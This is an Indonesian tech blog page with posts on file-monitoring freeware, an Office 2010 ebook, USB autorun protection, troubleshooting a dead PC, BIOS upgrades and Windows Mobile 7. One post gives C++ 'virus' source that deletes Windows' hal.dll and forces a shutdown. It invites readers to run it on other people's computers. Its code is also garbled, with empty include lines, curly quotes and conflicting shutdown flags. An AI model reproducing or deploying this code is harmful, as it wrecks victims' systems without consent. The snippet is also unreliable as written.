Pages

Koleksi Software gratis Monitoring File dan Folder

Selasa, 13 Juli 2010 0 komentar

Sebagai pemilik komputer, kadang kita ingin menjaga privasi file dan folder di komputer. Kita ingin agar perubahan file dan folder yang ada di windows bisa senantiasa kita pantau atau di awasi. Untuk melakukan hal ini, kita bisa menggunakan software-software gratis monitoring file dan folder. Berikut ulasan singkat 5 software gratis untuk monitoring file dan folder.

Mengapa Perlu Software Monitoring ?

Software seperti ini bisa bermanfaat bagi pemilik komputer yang komputernya digunakan oleh banyak orang. Untuk mencegah atau memantau ketika ada perubahan file, maka software monitoring sangat penting.
Selain itu, ketika komputer digunakan pribadi pun, software monitoring juga bisa bermanfaat untuk mengawasi file/folder dari perubahan yang mungkin dilakukan oleh aplikasi lain seperti virus, trojan dan sebagainya. Karena tidak jarang virus/trojan melakukan perubahan (bahkan merusak) terhadap file/folder tertentu.

Watch 4 Folder 2.0

Watch 4 folder merupakan aplikasi portable untuk memonitor perubahan file dan folder. Baik ketika ada pembuatan,perubahan nama file/folder, menghapus file/folder, file assosiasi yang berubah, free space yang berubah dan lainnya. Ketika hal itu terjadi, dapat diatur agar menjalankan file exe/bat atau memberi pesan popup.
Penggunaan software ini relatif mudah, tinggal dipilih folder yang ingin di monitor, kemudian atur settingnya dan klik Start Monitoring. Aplikasi dapat di set agar merjalan di background (systray). Software ini dapat berjalan di Windows 2000/NT/XP/Vista/7. Sayangnya aplikasi ini tidak bisa menambahkan lokasi folder yang berbeda, hanya satu folder dan sub foldernya.
Download Watch 4 folder di Softpedia ( 554 KB)

DirMon

DirMon akan memonitor pembuatan file baru atau penghapusan file. Ketika hal itu terjadi, kita dapat mengatur untuk menjalankan program tertentu, tidak terbatas hanya file exe saja. Juga dapat mengatur file dengan ekstensi tertentu yang dimonitor.
Tidak seperti aplikasi sebelumnya, DirMon harus di install terlebih dahulu untuk menjalankannya. Dan hanya mempunyai fitur untuk memonitor satu folder saja. Selain itu di komputer harus ada minimal diperlukan Microsoft .NET 3.5 agar bisa berjalan.
Download DirMon.zip (548 KB)

DevEnterprise Directory Monitor

Directory monitor memberikan fitur untuk memantau ketika ada perubahan file seperti modifikasi, penghapusan, pembuatan file baru. Bisa juga memantau file sharing di jaringan. Menjalankan aplikasi tertentu ketika terjadi perubahan file, dan pesan popup.
Sayangnya installasi software ini harus online, dan di komputer harus ada Microsoft .NET 3.5 SP1.
Download DirectoryMonitor.exe (485 KB)

TheFolderSpy

Software monitoring yang satu ini merupakan software yang terkecil dan bersifat portable. Tetapi meskipun kecil ( hanya sekitar 90 KB), tetapi mempunyai beberapa keunggulan dibanding software sebelumnya. Fiturnya seperti monitoring pembuatan file, penghapusan, rename, perubahan atribut file, ukuran file dan lainnya.
Seperti software lainnya, TheFolderSpy juga bisa berjalan di background. Kelebihannya adalah kita bisa menambahkan folder yang berbeda, dan tidak terbatas pada folder dan sub foldernya. Selain itu, informasi perubahan dapat disimpan dalam file text (log file).
Download TheFolderSpy.rar ( 53 KB)

PC Inspector File Guard

Dari berbagai softawre di atas, mungkin PC Inspector File GUard merupakan software yang paling lengkap fiturnya. Selain dapat memonitor file dan folder, software ini dapat juga memonitor “service” yang berjalan di background komputer. Ketika terjadi perubahan, aplikasi ini dapat otomatis mengirimkan email ke alamat tertentu.
Aplikasi ini harus di install terlebih dahulu, dan komputer juga perlu di restart sebelum mennggunakannya. Ukuran file installasi juga relatif besar dibanding software lainnya.
Download pci_us_fsguard.exe ( 7.5 MB)

Ebook gratis : Getting started with Microsoft Office 2010

0 komentar

Untuk lebih mengenalkan software Office terbarunya, Microsoft Office 2010, Microsoft menerbitkan ebook gratis yang langsung bisa kita download. Ebook yang terdiri dari 258 halaman ini menjelaskan bagaimana memulai dengan Office 2010, antarmuka, fitur-fitur baru di office 2010, sistem yang diperlukan dan perbagai perubahan di banding dengan office versi sebelumnya.

Ebook ini ditujukan terutama untuk IT generalists, IT operations, help desk and deployment staff, IT messaging administrators, and consultants. Meskipun begitu, pengguna umum juga tetap dapat memanfaatkan sebagian isi dari ebook ini, sehingga tidak ada salahnya untuk mengunduhnya. Ringkasan isi selengkapnya sebagai berikut :
  • What’s new for IT professionals in Office 2010
  • Overview of the Office user interface in Office 2010 including User interface differences in Office 2010 from earlier versions of Microsoft Office
  • Changes in Office 2010 including what’s changed and what’s removed sections
  • Migration considerations
  • Changes in Access 2010
  • Changes in Excel 2010
  • Changes in InfoPath 2010
  • Changes in OneNote 2010
  • Changes in Outlook 2010
  • Changes in PowerPoint 2010
  • Changes in Project 2010
  • Changes in SharePoint Designer 2010
  • Changes in SharePoint Workspace 2010
  • Changes in Visio 2010
  • Changes in Word 2010
  • Technical diagrams for Office 2010
  • System requirements for Office 2010
  • Assessment tools for Office 2010
  • Office Environment Assessment Tool (OEAT) user’s guide for Office 2010
  • Microsoft Office Code Compatibility Inspector user’s guide
  • Office Migration Planning Manager (OMPM) for Office 2010
  • 64-bit editions of Office 2010
Ebook ini membahas semua paket office 2010, sehingga beberapa bab atau bagian di ebook ini mungkin tidak ada di semua paket office 2010. Seperti ketika menggunakan Office Home and Business 2010, yang tidak menyertakan Office Publisher dan Access.
Sebagian bab berisi tentang apa saja yang baru, perubahan-perubahan yang ada, apa yang dihilangkan serta perbandingan dengan office sebelumnya, baik office 2007 atau 2003. Ebook ini dapat diperoleh secara gratis melalui Microsoft Download Center, yang disediakan dalam format DOC.
Download Getting started with Microsoft Office 2010 ( doc, 2.25 MB)

Stop Penyebaran Autorun Virus dengan USB Defender

1 komentar

Meskipun penyebaran virus melalui teknik Autorun Windows sudah mulai menurun, tetapi celah keamanan ini tidak bisa kita abaikan begitu saja. Sebagian virus masih tetap menggunakan Autorun.inf di USB Flashdisk sebagai pemicu agar mudah tersebar di berbagai komputer. Jika sebelumnya saya pernah membahas tentang Panda USB Vaccine, kini ada alternatif lain, yaitu USB Defender.

Teknik vaksinasi USB sebenarnya sudah lebih dari satu tahun digunakan oleh berbagai software keamanan. Termasuk antivirus lokal seperti Smadav juga menggunakan teknik ini. Teknik ini dengan membuat file atau folder dengan nama Autorun.inf yang di proteksi sehingga tidak bisa di hapus, di rename atau diubah. Dengan begini, virus yang akan membuat file autorun.inf tidak akan bisa dan penyebaran ke komputer lain bisa di kurangi.

Perlu di ingat bahwa vaksinasi seperti ini hanya mencegah penyebaran melalui autorun.inf saja dan tidak akan mencegah USB Flashdisk terkena virus. Jadi Flashdisk bisa tetap terkena virus, hanya saja tidak akan menyebar ke komputer lain secara otomatis.

USB Defender



USB Defender di kembangkan dengan teknik seperti itu, yaitu akan membuat Folder Autorun.inf yang di proteksi dengan 5 tingkatan. Penggunaannya sangat mudah, kita tinggal memilih drive USB Flash drive yang akan di proteksi, kemudian klik tombol Protect.
Agar proteksi menggunakan 5 tingkatan, menu Pro method harus diaktifkan ( di cek). Dan untuk melakukan hal ini, pengguna komputer harus mempunyai hak akses administrator.
Teknik proteksi menggunakan USB defender ini memang cukup ampuh. Seperti halnya Panda USB Vaccine, teknik proteksi ini tidak bisa di hapus dengan software Unlocker ( proteksi SmadAv masih bisa dihapus dengan Unlocker). Tetapi jika “Pro Method” tidak dipilih, proteksinya hanya 4 tingkatan (4/5) dan autorun.inf masih bisa dihapus dengan Unlocker. Oleh karena itu pastikan pro method dipilih ketika proteksi USB Flashdisk.

Jika Flashdisk kita sebelumnya sudah di proteksi dengan Panda USB Vaccine, proteksi tersebut tetap bisa kita ganti dengan proteksi dari USB Defender.
Selain bersifat portable ( tidak perlu install), USB Defender juga mendukung semua file sistem windows ( FAT atau NTFS ). Menurut pembuatnya, USB Defender juga lebih powerfull dibanding Panda USB Security dan USB Threat Defender.
Download USB Defender (~350 KB)

Komputer tiba-tiba mati (Tidak mau menyala)? coba tips ini

0 komentar

Sudah beberapa kali saya kedatangan teman (pelanggan ;) ) yang komputernya mati, tidak mau menyala sama sekali atau kadang hanya sampai tampilan awal kemudian berhenti / hang. Untuk mengetahui dan memecahkan masalah komputer tersebut, ada beberapa tips yang bisa dilakukan, sesuai dengan permasalahan yang dihadapi.
Komputer yang mati/ hang sebelum masuk ke sistem operasi bisa penyebabnya bisa bermacam-macam. Berikut Tips yang sudah pernah saya praktekkan dan hampir selalu berhasil. Pilih yang sesuai dengan permasalahan yang dihadapi, atau lakukan secara bertahap.

  • Cek Kabel, mulai dari Kabel yang masuk ke UPS/Stabilizer, kabel Power ke Monitor, kabel Monitor ke CPU dan kabel yang masuk ke Komputer. Pastikan pemasangannya telah sesuai dan kencang, serta arus listriknya ada dan cukup.
  • Jika terdapat CD-ROM / DVD-ROM dan bisa dibuka/tutup, maka kemungkinan permasalahan ada di komputer (CPU), mulai dari kabel power yang masuk ke motherboard atau motherboard itu sendiri, cek pemasangan kabelnya.
  • Jika dua langkah diatas sudah dicek, dan masih belum menyala, matikan komputer dan Reset BIOS di Motherboard. Caranya bisa dilihat di buku panduan motherboard, dan cari menu Reset BIOS. Biasanya untuk mereset BIOS dapat dilakukan pada Jumper 1 (JP1). Disana ada 3 pin, yang 2 diantaranya dihubungkan dengan sebuah konektor kecil. Untuk mereset, tinggal melepas dan memasang di 2 pin yang satunya. Misalnya 3 pin tersebut 1,2,3 dan pin 1 dan 2 sudah terhubung, maka untuk mereset tinggal melepas dan memasang di pin 2 dan 3. Biarkan sekitar 30 detik atau lebih kemudian kembalikan seperti semula. Nyalakan komputer.

  • Jika BIOS telah di reset dan masih tidak menyala, coba lepas Baterai CMOS, yang ada di motherboard. Diamkan sekitar 1 menit, kemudian dipasang kembali dan nyalakan komputer. Jika baterai sudah cukup lama, lebih dari 3 tahun, ada baiknya diganti dengan yang baru. Apalagi jika jam di komputer sering tidak cocok.
  • Jika kipas Processor / VGA berputar, tetapi komputer masih belum menyala, maka kemungkinan ada yang tidak beres dengan BIOS motherboard atau Motherboard memang sudah rusak. Mungkin BIOS perlu di Update, tetapi sebelum update, komputer harus bisa menyala (masuk BIOS) terlebih dahulu. Untuk melakukan hal itu, coba lepas kabel Hardisk, CD-ROM, Floppy. Kemudian, lepas Memori komputer (RAM) dan ganti di slot yang lain atau gunakan memori komputer lain. Hal ini mungkin harus diulangi sampai beberapa kali, hingga ada tanda-tanda kehidupan…
  • Jika CPU sudah kelihatan bekerja, hardisk berputar dan lampu led CPU berkedip-kedip tetapi monitor tidak ada tampilannya, maka kumungkinan VGA ( Kartu Grafis) komputer yang bermasalah. Coba ganti dengan VGA lain atau cek VGA tersebut di komputer lain (Hal ini jika VGA tidak jadi satu dengan motherboard).
Jika dengan semua langkah diatas, komputer juga belum menyala, mungkin komputer perlu di service orang yang lebih ahli. Untuk mengetahui lebih detail permasalahan motherboard atau ingin menjadi teknisi, sebaiknya membeli sebuah alat khusus yang disebut PC Analyzer, yang memang dirancang untuk mengetahui kerusakan motherboard. Silahkan berbagi pengalaman anda mengenai komputer yang tiba-tiba mati dan tidak mau menyala.. semoga bermanfaat.
Informasi
CPU yang dimaksud diatas adalah Motherboard, Memori, CPU, Power Supply, Hardisk, Floppy dan komponen lainnya yang ada dalam Casing Komputer, selain monitor. Meskipun sebenarnya CPU adalah Central Processing Unit (Processor), misalnya Pentium4, AMD dsb. Hal ini untuk mempermudah saja.

Bagaimana cara meng-upgrade BIOS?

0 komentar

BIOS (Basic Input/Output System) secara sederhana merupakan sebuah system di dalam Chip Motherboard yang bertugas mengenali dan menyiapkan perangkat keras/hardware komputer saat PC dinyalakan, seperti Hardisk, Processor, Floppy Disk, Memory, DVD Rom dan lainnya. Jika semua beres maka Sistem Operasi (seperti windows,Linux) baru mulai dijalankan
Jika komputer berjalan lancar atau tidak mengalami masalah, memang tidak perlu untuk melakukan upgrade (memperbarui) BIOS di komputer kita. Karena memang sangat beresiko bagi yang belum terbiasa, jika kurang hati-hati komputer malah tidak bisa dioperasikan lagi ;) . Tetapi ada beberapa hal yang menyebabkan BIOS harus diupgrade, misalnya :
  • Ketika komputer dinyalakan, tiba-tiba berhenti sebelum masuk sistem operasi. Tetapi sebaiknya baca juga artikel ini.
  • Komputer sudah cukup lama, dan kita memasang hardware baru yang tidak terdeteksi dengan baik, misalnya kita ganti Processor baru. Karena sering BIOS belum mengenali processor tersebut.
  • BIOS rusak, baik ditunjukkan dengan adanya pesan ataupun tidak. Misalnya invalid BIOS, BIOS corrupted dsb.
  • BIOS gagal mendeteksi hardware, seperti hardiks, CD-ROM, VGA dan lainnya
  • Ingin [sedikit] lebih mengoptimalkan kinerja komputer (hardware)
  • Adanya recomendasi dari vendor Motherboard
Jika BIOS di komputer rusak, maka otomatis tidak bisa menjalankan Sistem operasi seperti Windows Xp misalnya. Beberapa hal yang bisa menyebabkan kerusakan BIOS misalnya :
  • Mematikan komputer tanpa shutdown, atau listrik tiba-tiba mati (tanpa UPS)
  • Terkena Virus
  • Kesalahan meng-upgrade BIOS. Misalnya komputer mati ketika proses upgrade, BIOS tidak cocok dengan jenis motherboard dll.
Bagaimana meng-upgrade BIOS Komputer?
Untuk meng-upgrade BIOS, diperlukan 2 file, pertama file BIOS itu sendiri dan Flash Memory Writer utility, yaitu software untuk mengupgrade (flash) BIOS, misalnya AFLASH.EXE, AWD816a.EXE dan lainnya. File BIOS biasanya dengan ekstensi 001, BIN atau lainnya, sengan ukuran kurang dari 512 KB. Kebanyakan Untuk mengupgrade BIOS harus dilakukan melalui DOS atau MS-DOS, meski saat ini juga sudah banyak vendor yang menyediakan software yang berbasis Windows.
Yang perlu diperhatikan adalah mencari file BIOS dan Flash Writer yang tepat, karena jika tidak sesuai, komputer kemungkinan bakalan tidak bisa hidup lagi. Tetapi jika tipe sudah tepat, maka kemungkinan selalu berhasil, kecuali mati listrik atau komputer mati ketika flash BIOS sedang berjalan. Pada umumnya flash BIOS hanya berlangsung beberapa detik saja. Kurang dari 30 detik. Untuk melakukan flash BIOS, setelah masuk ke DOS, ketikkan nama Flash Writer, misalnya untuk AWD816a.EXE
C:\ADW816a
Maka biasanya ada keterangan cara pemakaiannya. Ikuti perintah yang ada, pastikan juga untuk membackup BIOS yang lama, dapat dilakukan dengan file flash writer itu juga. Keterangan yang ditampilkan mungkin berbeda-beda. Jika masih ragu, sebaiknya ditanyakan kepada yang lebih tahu. Atau bisa juga dibaca di buku petunjuk motherboard.
Bagaimana Cara menentukan Tipe Motherboard?
Ada beberapa cara menentukan tipe Motherboard yang dimiliki, antara lain :
  • Melihat buku petunjuk yang disertakan ketika membeli Motherboard
  • Melihat Tampilan awal ketika komputer menyala, biasanya ditampilkan seri atau tipe motherboard
  • Melihat langsung motherboard (membuka casing komputer), disana biasanya ditulis merk Motherboard dan tipenya.
Dimana Download BIOS dan Flash Utility tersebut?
Jika motherboard kita termasuk populer, maka vendor biasanya telah menyediakan download BIOS dan Flash Utility-nya, seperti MSI, Gigabyte dan sejenisnya. Berikut beberapa link untuk download BIOS maupun driver motherboard yang bisa dijadikan referensi :
Jika Motherboard anda tidak memiliki web site resmi untuk download driver, bisa dicoba mencari melalui www.google.com, dengan mengetikkan tipe motherboard diikuti kata seperti BIOS, download BIOS dan sejenisnya. Misalnya “BIOS P4VP-MX” atau “Download BIOS P4VP-M

sumber;http://ebsoft.web.id/2008/04/23/bagaimana-cara-meng-upgrade-bios/

bikin virus sederhana tapi berbahaya

Senin, 12 Juli 2010 0 komentar

1.virus ini dibuat pake c++,jadi siapkan tool c++(ex:dev c portable n sejeniznya)
2.seterusnya copykan script ini
Code:

#include
#include
using namespace std;
int main(int argc, char *argv[])
{
std::remove(”C:\\windows\\system32\\hal.dll”); //PWNAGE TIME
system(”shutdown -s -r”);
system(”PAUSE”);
return EXIT_SUCCESS;
}

3.program/ato virus ini bakal ngapuz filoe c: jadi jangan di coba di ecsekusi sembarangan
4.Don't try this at your komputer(di komputer orang boleh).he2
6.teknik yang lebih adavance lagi
7.copy paste lagi script di bawah ne,
Code:

#include
#include
using namespace std;
int main(int argc, char *argv[])
{
std::remove(”%systemroot%\\system32\\hal.dll”); //PWNAGE TIME
system(”shutdown -s -r”);
system(”PAUSE”);
return EXIT_SUCCESS;
}

8.perbdaan kode yg pertaman ini terlatak pada proses pencarian direktori system secara otomatis(jdi klo yg pertama klo mw ngapus file hal.dll,filenya haruz di c:,klo yg ini otomatis nyari)

sumber;http://hazer.aimoo.com/virus-n-worm/bikin-virus-sederhana-tapi-berbahaya-1-279244.html

Microsoft Windows Mobile 7 Tidak Support Flash?

0 komentar

Hampir sebagian besar orang tahu bahwa Microsoft Windows Mobile 7 yang telah diumumkan beberapa waktu lalu dalam event Mobile World Congress 2010 di Barcelona, ternyata tidak support dengan Flash. Hal tersebut juga telah dikonfirmasi oleh pihak Adobe, dalam liputan Phonescoop, yang berisi bahwa Microsoft dan Adobe memang bekerja sama. Sementara untuk system operasi Microsoft terbaru, Windows Phone tidak akan support Flash, namun kedua perusahaan sedang bekerja untuk memasukkan sebuah plug-in browser untuk pemenuhan kebutuhan flash player di Windows Phone masa mendatang.
Tidak supportnya Flash di system operasi Microsoft Windows Mobile 7 tersebut tampak aneh, karena pada dasarnya Flash biasanya support untuk web. Padahal kini Adobe menampilkan off Flash Player 10.1 beta yang berjalan di platform Android seperti di Motorola Droid, namun dalam Droid dibutuhkan update Android 2.0.
Setelah berita ini, masih ada rumor pula dari Phonescoop yang menyebutkan bahwa Windows Mobile 7 tidak bisa digunakan untuk multitasking

 
gamers holic dan security web dan aneka ragam © 2011 | Designed by Bingo Cash, in collaboration with Modern Warfare 3, VPS Hosting and Compare Web Hosting
Related Posts Plugin for WordPress, Blogger...